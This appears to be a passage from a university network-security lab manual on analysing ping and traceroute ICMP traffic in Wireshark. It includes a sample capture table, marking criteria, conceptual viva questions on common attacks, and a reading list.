
```
traceroute 8.8.8.8    # Linux/macOS
  tracert 8.8.8.8       # Windows
```



2. Observe the response, which lists:
    - Each hop (router) along the path to the destination.
    - Latency at each hop.
    - Packet loss or unreachable hosts.



Source	Destination	Protocol	Ler	Info
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x8c5e PTR 8.8.8.8.in-addr.arpa
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x8c5e PTR 8.8.8.8.in-addr.arpa
192.168.1.1	192.168.1.101	DNS	…	Standard query response 0x8c5e PTR 8.8.8.8.in-addr.arpa PTR goog
192.168.1.1	192.168.1.101	DNS	…	Standard query response 0x8c5e PTR 8.8.8.8.in-addr.arpa PTR goog
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=206/52736, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=207/52992, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=208/53248, ttl=1 (no response
192.168.1.1	192.168.1.101	ICMP	…	Time-to-live exceeded (Time to live exceeded in transit)
192.168.1.101	192.168.1.1	DNS	…	Standard query 0x247f PTR 1.1.168.192.in-addr.arpa



192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=268/3073, ttl=21 (no respon
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=269/3329, ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply id=0x0001, seq=269/3329, ttl=46 (request i
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=270/3585, ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply id=0x0001, seq=270/3585, ttl=46 (request i
192.168.1.101	8.8.8.8	ICMP	…	Echo (ping) request id=0x0001, seq=271/3841, ttl=22 (reply in
8.8.8.8	192.168.1.101	ICMP	…	Echo (ping) reply id=0x0001, seq=271/3841, ttl=46 (request i

Step 4: Analyze ICMP Packets in Wireshark

1. Stop the Wireshark capture after executing `ping` and `traceroute`.
2. Use the filter **icmp** in Wireshark's filter bar to display only ICMP packets.
3. Examine:
    - **ICMP Echo Requests and Replies** (for `ping`).
    - **ICMP Time Exceeded messages** (for `traceroute`).
    - **TTL values**: Each router decreases the TTL by 1 until it reaches 0, triggering an ICMP Time Exceeded response.
    - **Round-trip time (RTT)**: The delay between request and reply packets.
    - **Packet loss**: If Echo Requests are sent but no replies are received, it may indicate network issues.

Results and Analysis

- **Ping Results**:
    - A normal response shows consistent RTT values.
    - High RTT values indicate latency.
    - Packet loss suggests network congestion or faulty links.

- **Traceroute Results**:
  - Each router (hop) along the path is identified.
  - Sudden increases in RTT may indicate congestion or routing issues.
  - Missing hops may suggest firewalls blocking ICMP packets.

Conclusion

Wireshark provides a visual representation of ICMP packet exchanges during `ping` and `traceroute`. By analyzing TTL values, RTT, and packet loss, we can diagnose network performance issues, detect bottlenecks, and troubleshoot connectivity problems.

Assessment Criteria:

Record	3 Marks
Execution	4 Marks
Viva	3 Marks

Viva Questions/Review Questions:

Basic Packet Inspection (Wireshark)

1. What is Wireshark, and how does it help in network analysis?
2. How can you filter traffic in Wireshark to view only HTTP packets?
3. What is the difference between TCP and UDP traffic?
4. How does DNS resolve domain names to IP addresses?
5. What key information is found in an HTTP request and response packet?

Detecting Suspicious Activity

6. What are some indicators of suspicious network activity?
7. How can repeated connection attempts signal a potential attack?
8. What tools can be used alongside Wireshark to detect intrusions?
9. What is the difference between normal and anomalous network traffic?
10. How can encrypted traffic impact the detection of suspicious activities?

Malware Traffic Analysis

11. How can you identify malware communication in network traffic?
12. What is command-and-control (C2) traffic, and how does it work?
13. What protocols are commonly used by malware for data exfiltration?
14. What are some common signs of data infiltration in network traffic?
15. How can you mitigate malware communication in a network?

Password Sniffing

16. Why is plaintext password transmission a security risk?
17. How does HTTPS protect against password sniffing?
18. What are some common protocols that transmit passwords in plaintext?
19. How can attackers use packet sniffing to capture sensitive data?
20. How can organizations prevent password sniffing attacks?

ARP Poisoning Attack

21. What is ARP, and why is it vulnerable to poisoning attacks?
22. How does ARP poisoning facilitate a Man-in-the-Middle (MITM) attack?
23. What tools can be used to perform ARP poisoning?
24. How can ARP poisoning be detected and prevented?
25. What is the difference between ARP spoofing and DNS spoofing?

SQL Injection

26. What is SQL Injection, and how does it work?
27. How can an attacker extract data using SQL Injection?
28. What are the different types of SQL Injection attacks?
29. How can developers prevent SQL Injection vulnerabilities?
30. What is parameterized querying, and why is it important?

Cross-Site Scripting (XSS)

31. What is Cross-Site Scripting (XSS), and how does it work?
32. What are the different types of XSS attacks?
33. How can an attacker use XSS to steal cookies?
34. What security measures can prevent XSS attacks?
35. How does Content Security Policy (CSP) help mitigate XSS?

Cross-Site Request Forgery (CSRF)

36. What is CSRF, and how does it exploit authenticated users?
37. How does CSRF differ from XSS?
38. What is the role of anti-CSRF tokens in preventing attacks?
39. How can SameSite cookies help mitigate CSRF attacks?
40. What are some real-world examples of CSRF attacks?

File Inclusion Vulnerabilities

41. What is Local File Inclusion (LFI) and Remote File Inclusion (RFI)?

42. How can attackers exploit file inclusion vulnerabilities?
43. What are some common consequences of file inclusion attacks?
44. How can developers secure applications against LFI and RFI?
45. What are some real-world examples of file inclusion attacks?

Brute-Force and Dictionary Attacks

46. What is a brute-force attack, and how does it work?
47. How does a dictionary attack differ from a brute-force attack?
48. What tools can be used to perform brute-force attacks?
49. How can account lockout policies prevent brute-force attacks?
50. What is the importance of strong passwords in mitigating brute-force attacks?

Textbooks and References

Textbooks (For Learning Fundamentals & Hands-on Practice)

1. "Computer Security: Principles and Practice" – William Stallings, Lawrie Brown Covers core security principles, cryptography, network security, and malware analysis.
2. "Cybersecurity Essentials" – Charles J. Brooks, Christopher Grow, Philip Craig, Donald Short A great introductory book covering basic security concepts, risk management, and best practices.
3. "The Web Application Hacker's Handbook" – Dafydd Stuttard, Marcus Pinto Excellent for learning web security, SQL Injection, XSS, CSRF, and more.
4. "Practical Malware Analysis" – Michael Sikorski, Andrew Honig Focuses on malware traffic analysis, reverse engineering, and network-based detection.
5. "Network Security Essentials: Applications and Standards" – William Stallings Covers packet inspection, intrusion detection, firewalls, and encryption protocols.

Reference Books (For Advanced & In-Depth Study)

1. "Hacking: The Art of Exploitation" – Jon Erickson Deep dive into exploitation techniques, buffer overflows, and security vulnerabilities.
2. "Metasploit: The Penetration Tester's Guide" – David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni A great guide for using Metasploit for penetration testing.
3. "Applied Cryptography" – Bruce Schneier Comprehensive resource on encryption, cryptographic algorithms, and security protocols.
4. "Ethical Hacking and Penetration Testing Guide" – Rafay Baloch Covers hands-on

penetration testing, Wireshark, network analysis, and attack simulations.

5. "Wireshark for Security Professionals" – Jessey Bullock, Jeff T. Parker Focuses on network traffic analysis, packet inspection, and detecting cyber threats.

Online Free Resources (Additional Learning)

1. OWASP (Open Web Application Security Project) Documentation – https://owasp.org/
2. MITRE ATT&CK Framework – https://attack.mitre.org/
3. Cybrary Free Cybersecurity Courses – https://www.cybrary.it/
4. NIST Cybersecurity Framework – https://www.nist.gov/cyberframework